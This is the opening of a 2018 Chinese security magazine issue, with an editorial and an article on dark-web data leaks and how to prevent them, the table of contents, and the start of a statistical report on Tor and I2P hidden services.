

# 安全客 SECURITY GEEK

## 暗网下的信息泄露



Go代码审计 - gitea 远程命令执行漏洞链



互联网黑灰产工具软件安全报告：2018年度半年报告



利用动态二进制加密实现新型一句话木马之客户端篇



毒云藤组织 (APT-C-01) - 军政情报刺探者揭露



## 暗网黑市下的信息泄露风险应对

过去一年多时间，比特币上演了过山车行情，比特币作为勒索软件的赎金支付方式也被普通民众所了解，而最初使用比特币交易的“暗网”也因此被大众所关注。

过去的几个月里，“暗网”黑市中以勒索的方式销售大量的公民隐私信息如：Facebook 5000万用户信息、国内某知名酒店连锁1.3亿用户开房记录、某快递巨头3亿快递收寄件人信息、某航空APP数千万用户数据等等。如果受害人不能按时支付赎金，攻击者就将在暗网黑市中低价销售，或直接公开所窃取的用户隐私数据。遭遇这种勒索企业要么“花钱消灾”，要么面对强大的社会舆论压力和监管部门的处罚。今天我们想谈谈企业在面对暗网勒索、数据买卖时，如何正确应对才能将损失降低到最小。

网络空间的“大安全时代”，我们所面对的攻击者不仅仅是外部黑客，甚至可能是内部在职或离职的员工，在黑客攻击入口越来越多、门槛越来越低、数据泄密越来越快的情况下，靠传统的堆砌网络安全设备的方式已经不能很好的解决网络安全问题，在这里我们呼吁企业应当采取“由内到外”、“由核心资产到重要资产”的防御策略，梳理出攻击者最想要的、企业最关心的核心资产并投入主要力量提高起安全防御能力，让黑客“很难攻破”，并完善异地日志备份、网络流量监控等能力，一旦遇到攻击能及时发现阻断，事后能够追溯攻击路径，“追杀”攻击者。

一旦最坏的情况发生了，我们建议企业应当及时联系公安机关等执法部门，快速自查、固定证据、关注舆论、准备让用户满意的应急止损方案，在舆论扩大化、数据大规模泄密之前和监管部门共同努力将影响控制到最小。企业选择向攻击者妥协不但无法保证数据不会泄漏，更会助长“暗网”勒索的风气。不管是全球最大的暗网黑市的站长、还是近期酒店开房记录泄密的攻击者都已经被捕，“暗网”并不是法外之地，我们在此也呼吁企业、白帽子、安全公司、监管部门应当共同努力建立对于“暗网”的侦查和打击能力，照亮“暗网”，让网络犯罪无处躲藏！



360公司首席安全官  
谭晓生



# CONTENTS

## 内容简介

### 安全客-2018季刊-第三期

#### 暗网/黑产

网络犯罪者在巨额利益诱导下会迸发出巨大的创造力，黑产业链条有时候也会牢固得超出想象。而暗网作为一个高匿名的网络则长期为黑产提供交流平台并隐匿于大众视线中。本章节收录暗网统计报告与黑产调研，供安全从业者及爱好者们阅读学习。

#### 漏洞分析

漏洞是贯穿攻防的重要因素，对漏洞详细的分析在利用、挖掘、防护等方面均有着不小的启示。本章节收录了漏洞的详细分析文章，供安全从业者及爱好者们阅读学习。

#### 工具精读

称手的安全工具可以让安全人员如虎添翼，安全人员也一直在革新自己的武器库。除了研究新工具，有时候对工具的深入探索挖掘也能让我们收获良多。本章节收录了工具分析、新型恶意软件思路等工具类文章，供安全从业者及爱好者们阅读学习。

#### 安全运营

运营工作在当前安全防护中起着重要的作用，不管是运维、系统建设、代码审计等对企业、公司等都可以提供经验与教训。本章节收录运营相关文章，供安全从业者及爱好者们阅读学习。

#### 安全研究

安全总是不断推陈出新，各式各样的技术一次次刷新攻击与防御的上限。本章节收录了机器学习、APT、缓存等方向上的技术分析与成果展示，供安全从业者及爱好者们阅读学习。



主办  
安全客  
360 Security Geek

杂志顾问  
谭晓生  
Advisor  
Tan Xiaosheng

主编  
林伟  
Editor-in-Chief  
Lin Wei

编辑  
邓金铃  
任天宇  
张乾赫  
王彩云  
边童  
Editors  
Deng Jinling  
Ren Tianyu  
Zhang Qianhe  
Wang Caiyun  
Bian Tong

杂志设计  
罗智华  
苏利明  
Magazine Design  
Luo Zhihua  
Su Liming

杂志投稿  
电话  
邮箱  
Content Contact  
010-5244 7484  
linwei@360.cn

杂志合作  
电话  
邮箱  
Magazine Contact  
010-5244 7484  
dengjinling@360.cn



扫码关注《安全客》微信订阅号

本刊文章观点只代表作者个人意见，不代表《安全客》杂志及360公司立场，读者对本书籍内容有任何疑问请发邮件至dengjinling@360.cn

未经许可，不得以任何方式复制或抄袭本文只部分或全部内容  
版权所有，侵权必究



## 目录

### 【暗网黑产】

深藏暗网下的信息泄露 .....	6
2018 上半年暗网研究报告 .....	13
互联网黑灰产工具软件安全报告：2018 年度半年报告 .....	24
从恶意流量看 2018 十大互联网安全趋势 .....	54
[唯品会 SRC].....	71
[360 安全大脑].....	72

### 【漏洞分析】

深入解析 CVE-2018-5002 漏洞利用技术 .....	73
金钱难寐，大盗独行——以太坊 JSON-RPC 接口多种盗币手法大揭秘.....	109
赢得 ASR 奖励计划历史最高奖金的漏洞利用链 .....	146
Go 代码审计 - gitea 远程命令执行漏洞链.....	161
[360 CERT] .....	175

### 【工具精读】

Android Native Hook 工具实践.....	176
RIPS 源码精读 .....	203
sqlmap 内核分析 .....	257
利用动态二进制加密实现新型一句话木马 .....	304
微软轻量级系统监控工具 sysmon 原理与实现完全分析 .....	341
[饿了么 SRC].....	383

### 【安全运营】

互联网企业：如何建设数据安全体系 .....	384
代码自动化扫描系统的建设 .....	395
恶意挖矿监测运营实践和典型样本预警 .....	421
[长亭科技].....	436
[云鼎实验室].....	437

### 【安全研究】

cors 安全完全指南.....	438
机器学习在 Windows RDP 版本和后门检测上的应用.....	458
毒云藤组织（APT-C-01） - 军政情报刺探者揭露 .....	478
基于时延的盲道研究：受限环境下的内容回传信道.....	569
SSL Pinning Practice .....	589
网页缓存投毒技术详解 .....	607
[众安天下].....	628
【致谢】 .....	629


## 【暗网黑产】

### 深藏暗网下的信息泄露

作者：全村人的希望

从 Facebook 泄露 5000 万用户信息，到华住泄露 1.3 亿人住房信息，今年这样的信息泄露事件一直层出不穷，并且规模越来越大。

公众难免质疑，“既然公司获取并使用了我的信息，那便应有保护这些信息的义务。如今因为这些信息的泄露，让个人安全和隐私受到极大威胁，那之后是否还能放心的将这些信息交给这家企业呢？”



由信息泄露事件引发的矛盾一步步将企业推入信任危机的漩涡，被泄露的信息往往会通过暗网等隐蔽性极强的手段销售传播，而对于被泄露的信息来说，这个故事才刚刚开始。

这次我们采访了 360 信息安全部的负责人高雪峰和网络攻防实验室负责人林伟，他们讲述了信息从被泄露开始到最终被恶意利用的完整过程。

#### 信息泄露是如何发生的？

被泄露的数据虽然千奇百怪，有快递信息、开房信息、学生信息等等，但如果追溯到信息泄露事件的源头，不难发现很多数据库的信息泄露都是因为某个终端的一点出现了问题。从被泄的信息处溯源，泄露信息的具体手段虽然千奇百怪，但总的仍可分为 4 种。



## 黑客攻击


这种黑客通过攻击数据库，导出部分用户数据的行为，被称之为“拖库”。黑客通过漏洞等技术手段对后台攻击，并最终获得提取后台数据库的权限。这些被利用的漏洞，有些是通过黑客自己挖掘的，但更多的是黑客利用了已知漏洞但企业后台尚未及时进行修补的缺口。

随着企业安全意识的不断增强，各种防御手段不断升级，这种攻击手段往往难度更大并且很难得手。这种攻击手法往往针对性更强，并被经过精心策划。例如早前 7 月，新加坡政府的健康数据库遭遇重大网络攻击，约 150 万的个人信息被窃取，其中甚至包括了总理李显龙的数据。

## 撞库攻击

这种攻击手法简单来说就是用已有数据库中的账号密码去在不同的平台尝试登陆，因为有些用户习惯在不同的平台使用同一个密码，这就导致被“撞”出来的密码越来越多。而这种“撞库”的行为本身也类似于滚雪球效应，随着数据库的不断累积，能够撞到的数据也越来越多。

这种黑客通过用户在 A 网站的账户尝试登录 B 网站的行为，已经有很多典型案例，早先 12306 网站被泄露的十万多条用户数据便是被撞库所得。而随着被泄露数据库的增多，撞库的成功率也会不断增加。



## 内鬼

“日防夜防，家贼难防”，与通过技术手段进行攻击相比，内部人员为了私利而泄露信息是最常见的也是很难进行防范的。对于公司安全团队来说，做了不少防护措施，包括修复漏洞，加强防火墙，设置多级加密等，但出现内部泄露事件往往会让这些努力全部付之东流。

不少企业都有发现内鬼的存在，但事发后并不敢公开，就算手握真凭实据也只能默默开除。究其原因，还是为了维护品牌以及企业的名声。只有当被大量媒体报道披露后，一些企业才会做出相关回应。

据之前《财经》杂志报道显示，有 80% 的数据泄露是企业内鬼所为，黑客和其他方式仅占 20%。面对巨大的利益诱惑，不过两草犹一心，人心不如草。

### 安全意识差

一些员工为了工作方便，将后台的账号密码上传到网上，导致后台数据库泄露；更有甚者，通过不加密的 EXCEL 导入传输数据。例如早先一些知名网站因为采用明文存储用户名密码，在遭受黑客攻击后大量用户数据库被挂在互联网上。设想，如果这些网站采用加密的形式存储了关键数据，即使遭到攻击数据被窃取，也未必能够破解进而造成数据泄漏。

对于安全意识差的问题，简单可以分为两类：

第一类——“无知者无畏”，有些人确实没有良好的安全意识，会在不经意间泄露敏感信息；

第二类——“明知山有虎”，有安全意识但存在侥幸心理，认为事情不会发生在自己头上（结果往往如墨菲定律，会出错的事终会出错）

## 被泄露的信息落入谁手？

买家构成背景其实十分复杂，无论是通过网络攻击获取数据库的黑客，还是盗窃企业数据的内鬼，除了会在暗网上进行匿名兜售，还会通过特殊渠道卖给相应的“二道贩子”，这些二道贩子有自己的对口客户，类似于和这些信息相关的企业和灰黑产业链条。

“二道贩子”会根据泄露数据中的地域、职业、年龄、消费水平等具体条件进行筛选归类，这整个过程也被称为“洗库”，经过精细的筛选细分后，“二道贩子”会根据“客户”需要通过社交网络完成最后的精准分销。



每次的信息数据库泄露的也许只是这些信息的一部分，但多次信息泄露让这些数据不断累加，变得愈发详细，通过这些信息并不难描绘出一幅精准的“画像”。通过被精准描绘出的“画像”，企业有很多渠道来变现实现商业价值，而对于灰黑产来说，便是进行犯罪活动的最佳“利器”。



## 个人信息

9

攻击者经常可以直接对受害者进行恶意攻击,通过使用受害人名下的贷款或信用卡信息提供欺诈性所得税申报,并以受害人的名义申请贷款等。另一方面,当这些 PII 被销售给市场营销公司或专门从事垃圾邮件活动的公司后,受害者也会由此受到间接影响,饱受垃圾 / 广告邮件和骚扰电话的困扰。

### 财务信息

财务信息是个人财务活动中使用的相关数据,包括银行信息、账单账户、保险信息以及其他可用于访问账户或处理金融交易的数据。

当这些信息被窃时,可能会极大地威胁用户的财产安全。网络犯罪分子可以利用盗取的财务信息进行简单的恶意攻击活动,例如支付账单、进行欺诈性线上交易,以及转移受害人的银行资产等。更多的专业网络犯罪份子和组织甚至可能会制造假信用卡供自己使用。

### 医疗信息

医疗信息包括医疗记录、医疗保险以及其他相关的信息。除了可以像 PII 一样揭示用户的身份外,医疗信息在一些国家还可以被用来购买在柜台买不到的处方药。如此一来,可能会导致药物滥用行为,尤其是涉及到与药物有关的处方药政策时。

### 教育信息

教育信息是指与个人教育记录相关的数据,其中包括成绩单和学校记录等。虽然教育信息不能像财务信息一样,产生一些立竿见影的后果,但是它也同样会将用户置于潜在的勒索或欺诈威胁中,徐玉玉惨案便是由于考生信息泄露遭诈骗分子利用造成的。

### 支付卡信息

支付卡信息包括信用卡和借记卡数据以及其他相关的信息。这些数据与财务信息相似,因为它也会直接影响到用户的财务安全。然而,支付卡信息可能会比财务信息更危险,因为这些信息可以用来进行在线交易和付款 / 转账。

### 用户凭据

用户凭据是指用户数字或在线账户凭据、证书等数据,包括电子邮件账户的用户名和密码以及其他在线购物登录凭证等信息。用户凭据被盗可能会比 PII 被盗更危险,因为它会暴露受害者的在线账户,并将其置于被攻击者恶意使用的危险之中。


而上面提到的这些信息类型相互之间又有极大的关联关系,当其中某一类信息遭到泄露,相关信息也会遭受到极大的威胁。



## 如何破解信息泄露的困局？

目前的很多中小企业对于信息泄露的事件仍持有“见兔而顾犬，亡羊而补牢”的态度，一旦信息被泄露，之后的措施往往只能修补原先的泄漏出口，而想要追到被泄露出去的信息基本已是不可能的事。信息泄露者会通过暗网等防可逆的渠道兜售信息，而对于这些泄露信息的售卖者来说真的就无计可施吗？至少从结果来看并不是这样的，无论是暗网还是信息售卖者，警方都有自己的保密方式去做到有效打击。

亡羊而补牢的处理态度最终导致的是覆水难收，所以从企业的角度来看，还是应防患于未然，建立起完整的安全防护体系。



从企业来说

建立从风险防控到预警响应的完整防护体系

数据库采用多重验证等防护手段，并进行相应的加密防护

提高工作人员的安全意识和重视程度

有明确的边界设置意识，分等级的进行安全防护，将重要资源倾向于最关键的信息

一旦信息泄露事件发生，应立刻向有关部门求助，敢于接受现实，通过有关部门的帮助，将信息泄露对企业 and 个人的危害降到最低

从个人来说

不同账户设置不同的密码，按重要程度对密码进行分级，涉及到财产安全等重要信息的密码采用字母大小写+数字+符号的 16 位密码，并且不要使用生日、手机号等常用信息作为常用密码，并进行定期更改（这能很大程度的防止密码被黑客撞库得知或被暴力破解）

对于重要信息可以采用多因子认证的手段，而不只是简单的单重验证（验证码+密码+指纹等多重验证）

---

对于陌生的电话、邮件、短信等有风险防范意识，不要轻信和点击不明链接

选择正规网站登录和注册信息，不要因为一些小利益就将自己银行卡号等关键信息透露出去（类似于很多非正规网站的注册领红包活动）

相信对于站在与信息泄露对抗一线的信息安全爱好者来说，更希望看到更深层次的技术分析，这次以“暗网下的信息泄露”为主题的安全客 Q3 季度季刊一定会给大家更好的答案。





# 2018 上半年暗网研究报告

作者：知道创宇 404 实验室

原文来源：<https://paper.seebug.org/686/>

## 1 基本概念

### 1.1 Deep web / Dark web / Darknet

讲述暗网之前，需要先了解“深网”（Deep web）、“暗网”（Dark web）和“黑暗网络”（Darknet）这三个词。虽然媒体可能经常交替使用它们，但实际上它们代表着截然不同而又相关的互联网区段。

“深网”（Deep web）是指服务器上可通过标准的网络浏览器和连接方法访问的页面和服务，但主流搜索引擎不会收录这些页面和服务。搜索引擎之所以不会收录深网，通常是因为网站或服务的配置错误、拒绝爬虫爬取信息、需要付费查看、需要注册查看或其他内容访问限制。

“暗网”（Dark web）是深网中相对较小的一部分，与被故意隐藏的 Web 服务和页面有关。仅使用标准浏览器无法直接访问这些服务和页面，必须依靠使用覆盖网络（Overlay Network）；而这种网络需要特定访问权限、代理配置、专用软件或特殊网络协议。

“黑暗网络”（Darknet）是在网络层访问受限的框架，例如 Tor 或 I2P。私有 VPN 和网状网络（Mesh Network）也属于这个类别。通过这些框架的网络流量会被屏蔽。当进行数据传输时，系统只会显示您连接的黑暗网络以及您传输了多少数据，而不一定会显示您访问的网站或所涉及数据的内容。与之相反的是，直接与明网（Clean Net）或与未加密的表网服务和深网服务交互。在这种情况下，您与所请求资源之间的互联网服务提供商（ISP）和网络运营商可以看到您传输的流量内容。

### 1.2 暗网（Dark Web）的组成

暗网只能通过 Tor（The Onion Routing）和 I2P（Invisible Internet Project）等网络访问。

Tor 又名洋葱网络，是用于匿名通信的软件，该名称源自原始软件项目名称“The Onion Router”的首字母缩写词，Tor 网络由超过七千个中继节点组成，每个中继节点都是由全球志愿者免费提供，经过层层中继节点的中转，从而达到隐藏用户真实地址、避免网络监控及流量分析的目的。

I2P 网络是由 I2P 路由器以洋葱路由方式组成的表层网络，创建于其上的应用程序可以安全匿名的相互通信。它可以同时使用 UDP 及 TCP 协议，支持 UPnP 映射。其应用包括匿名上网、聊天、网站搭建和文件传输。

通过知道创宇“暗网雷达”的实时监测数据表明，Tor 网络大约拥有 12 万个独立域名 (onion address) 而 I2P 网络公开地址簿大约只有 8 千个地址，体量相对 Tor 网络要小得多。


## 2 暗网的现状

### 2.1 Tor 全球中继节点分布

截至 2018 年 7 月 31 日，我们统计了全球中继节点的分布状况，全球总计有 17635 个中继节点，其中正在运行的有 6386 个，它们的平均带宽为 5.33MB/s，最大带宽为 99MB/s；相比其他区域而言，北美和欧洲的带宽更大；大部分中继节点分布在北美和欧洲，中国香港只有 6 个。

The Geo of Tor Relay Node

Total Relay	Running	Avg Bandwidth	Max Bandwidth
17635	6386	5.33 MB/s	99.00 MB/s



因此可以得出结论，相比表网而言，暗网的规模要小的很多，Tor 网络节点带宽不足以支撑超大的网络流量，网络媒体关于暗网与表网的“冰山比喻”有些夸张了。

### 2.2 Tor 网络数据统计

根据 Tor 官方项目的统计数据显示，2018 年上半年 Tor 暗网地址 (onion addresses (version 2 only)) 数量峰值为 121078 个。






图 2.2 暗网地址数量

Tor 网络来自中国用户数量平均每天 1159 人，高峰期为 2018 年 5 月 9 日，达到 3951 人，绝大多数暗网中文用户使用 Meet 类型的流量访问 Tor 暗网。




图 2.2. 暗网中国用户数量统计

针对约 12 万左右的暗网域名，我们深入进行了研究，得出结论：


Onion 域名每日存活量约 1.2 万左右，只占总数的 10%；

Onion v2 类型的域名有 121451 个，v3 类型的域名只有 379 个；

每日平均暗网新增数量为 30 个；



## 2.3 Tor 暗网的主要类别






通过知道创宇“暗网雷达”的监测，我们将暗网归为 12 大类，各类占比如上图所示；通过对各类中独立域名的标题进行整合分析，提取网站标题中关键字出现的频率，生成词云：


[illegible]

17














